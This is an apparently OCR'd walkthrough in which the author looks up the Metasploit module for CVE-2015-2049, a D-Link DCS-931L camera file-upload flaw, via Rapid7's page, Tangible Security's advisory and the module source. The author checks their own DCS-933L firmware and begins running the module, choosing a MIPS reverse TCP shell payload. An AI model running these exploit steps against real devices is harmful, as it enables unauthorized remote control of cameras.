
AUTHORS

Mike Baucom
Allen Harper
J. Rach
Brendan Coles <bcoles [at] gmail.com>

REFERENCES

https://www.rapid7.com/db/modules/exploit/linux/http/dlink_dcs931l_upload

Scroll down to the References and click on the first link



CVE-2015-2049 D-Link D
https://www.rapid7.com/db/modules/exploit/linux/http/dlink_dcs931l_upload
Rapid7 provides the most coverage for the CIS (formerly SANS) TOP 20 CRITICAL SECURITY CONTROLS
LEARN MORE
RAPID7
Solutions
Products
Services
Partners
Resources
About Us
DEMO REQUEST
CONTACT US

REFERENCES

CVE-2015-2049
URL: https://tangiblesecurity.com/index.php/announcements/tangible-security-researchers-notified-and-assisted-d-link-with-fixing-critical-device-vulnerabilities
URL: http://securityadvisories.dlink.com/security/publication.aspx?name=SAP10049

TARGETS

Linux mipsle Payload

PLATFORMS

linux

ARCHITECTURES

mipsle

https://www.rapid7.com/db/modules/exploit/linux/http/dlink_dcs931l_upload

One of the references mentioned on the Rapid7 website

McLean, Virginia - February 25, 2015,

Tangible Security researchers Mike Baucom, Allen Harper, and J. Rach discovered serious vulnerabilities in two devices made by D-Link.

D-Link DCS-931L

A Day & Night Wi-Fi Camera

- More info from vendor
- CVE-2015-2049
- Vulnerability Description: A hidden webpage on the device allows an attacker to upload arbitrary files from the attackers system. By allowing the attacker to specify the file location to write on the device, the attacker has the ability to upload new functionality. The D-Link DCS-931L: Firmware Version 1.04 (2014-04- 21) / 2.0.17-b62. Older versions and configurations were NOT tested. This also applies to DCS-930L, DCS-932L, DCS-933L models.
- Impact Description: By allowing any file in the file system to be overwritten, the attacker is allowed to overwrite functionality of the device. The unintended functionality reveals details that could lead to further exploitation. There are security impacts to the confidentially, integrity, and availability of the device and its services.

< Snipped >


Tangible Security is unaware of any public exploits of these vulnerabilities. However, due to the categorization of these vulnerabilities, it may be reasonable to believe that cyber criminals are doing so.

We urge users of these devices, including older and newer models, to download and install the latest firmware updates available from D-Link that address these vulnerabilities. Failing to do so exposes those benefiting from the use of these devices to cyber crime risks.

Our researchers wish to express their appreciation for D-Link's cooperation and desire to make their products and customers more secure.

https://tangiblesecurity.com/index.php/announcements/tangible-security-researchers-notified-and-assisted-d-link-with-fixing-critical-device-vulnerabilities

Scroll down to Development and click on Source Code



CVE-2015-2049 D-Link D
https://www.rapid7.com/db/modules/exploit/linux/http/dlink_dcs931l_upload
Rapid7 provides the most coverage for the CIS (formerly SANS) TOP 20 CRITICAL SECURITY CONTROLS
LEARN MORE
RAPID7
Solutions
Products
Services
Partners
Resources
About Us
DEMO REQUEST
CONTACT US

RELIABILITY

Great

DEVELOPMENT


Source Code
History

MODULE OPTIONS

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
msf > use exploit/linux/http/dlink_dcs931l_upload
msf exploit(dlink_dcs931l_upload) > show targets
    ...targets...
msf exploit(dlink_dcs931l_upload) > set TARGET <target-id>
msf exploit(dlink_dcs931l_upload) > show options
    ...show and set options...
msf exploit(dlink_dcs931l_upload) > exploit
```

https://www.rapid7.com/db/modules/exploit/linux/http/dlink_dcs931l_upload




```
  HttpFingerprint = { :pattern => [ /alphapd/ ] }

  def initialize(info = {})
    super(update_info(info,
      'Name' => 'D-Link DCS-931L File Upload',
      'Description' => %q{
          This module exploits a file upload vulnerability in D-Link DCS-931L
        network cameras. The setFileUpload functionality allows authenticated
        users to upload files to anywhere on the file system, allowing system
        files to be overwritten, resulting in execution of arbitrary commands.
        This module has been tested successfully on a D-Link DCS-931L with
        firmware versions 1.01_B7 (2013-04-19) and 1.04_B1 (2014-04-21).
        D-Link DCS-930L, DCS-932L, DCS-933L models are also reportedly
        affected, but untested.
      },
      'License' => MSF_LICENSE,
      'Author' =>
        [
```

Uh-oh, looks like my model was "untested"

https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/linux/http/dlink_dcs931l_upload.rb

The firmware I have is newer than the one documented in the source code



Product: DCS-933L

Firmware version: 1.13

FIRMWARE UPGRADE

A new firmware upgrade may be available for your camera. It is recommended that you keep your camera firmware up to date to maintain and improve its functionality and performance. Click here D-Link Support Page to check for the latest available firmware version.

To upgrade the firmware on your IP camera, please download and save the latest firmware version from the D-Link Support Page to your local hard drive. Locate the file on your local hard drive by clicking the Browse button. Once you have found and opened the file using the browse button, click the **Upload** button to start the firmware upgrade.

FIRMWARE INFORMATION

Current Firmware Version :	1.13.05
Current Firmware Date :	2015-11-18
Current Agent Version :	2.0.20-b10

FIRMWARE UPGRADE


File Path :

Helpful Hints..

Firmware updates are released periodically to improve the functionality of your IP camera and also to add new features. If you run into a problem with a specific feature of the IP camera, check our support site by clicking here and see if updated firmware is available for your IP camera.

Copyright 2012 - 2016, D-Link Corporation / D-Link Systems, Inc. All rights reserved.

Scroll down to Module Options to see how to use the exploit


CVE-2015-2049 D-Link D
https://www.rapid7.com/db/modules/exploit/linux/http/dlink_dcs931l_upload
Rapid7 provides the most coverage for the CIS (formerly SANS) TOP 20 CRITICAL SECURITY CONTROLS
LEARN MORE
RAPID7
Solutions
Products
Services
Partners
Resources
About Us
DEMO REQUEST
CONTACT US

RELIABILITY

Great

DEVELOPMENT

Source Code
History

MODULE OPTIONS

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':


```
msf > use exploit/linux/http/dlink_dcs931l_upload
msf exploit(dlink_dcs931l_upload) > show targets
    ...targets...
msf exploit(dlink_dcs931l_upload) > set TARGET <target-id>
msf exploit(dlink_dcs931l_upload) > show options
    ...show and set options...
msf exploit(dlink_dcs931l_upload) > exploit
```

https://www.rapid7.com/db/modules/exploit/linux/http/dlink_dcs931l_upload

So I have a different model than the one tested and my firmware is newer

What the heck, let's try it anyway ...

```
use exploit/linux/http/dlink_dcs931l_upload
show payloads
set payload linux/mipsle/shell_reverse_tcp
```

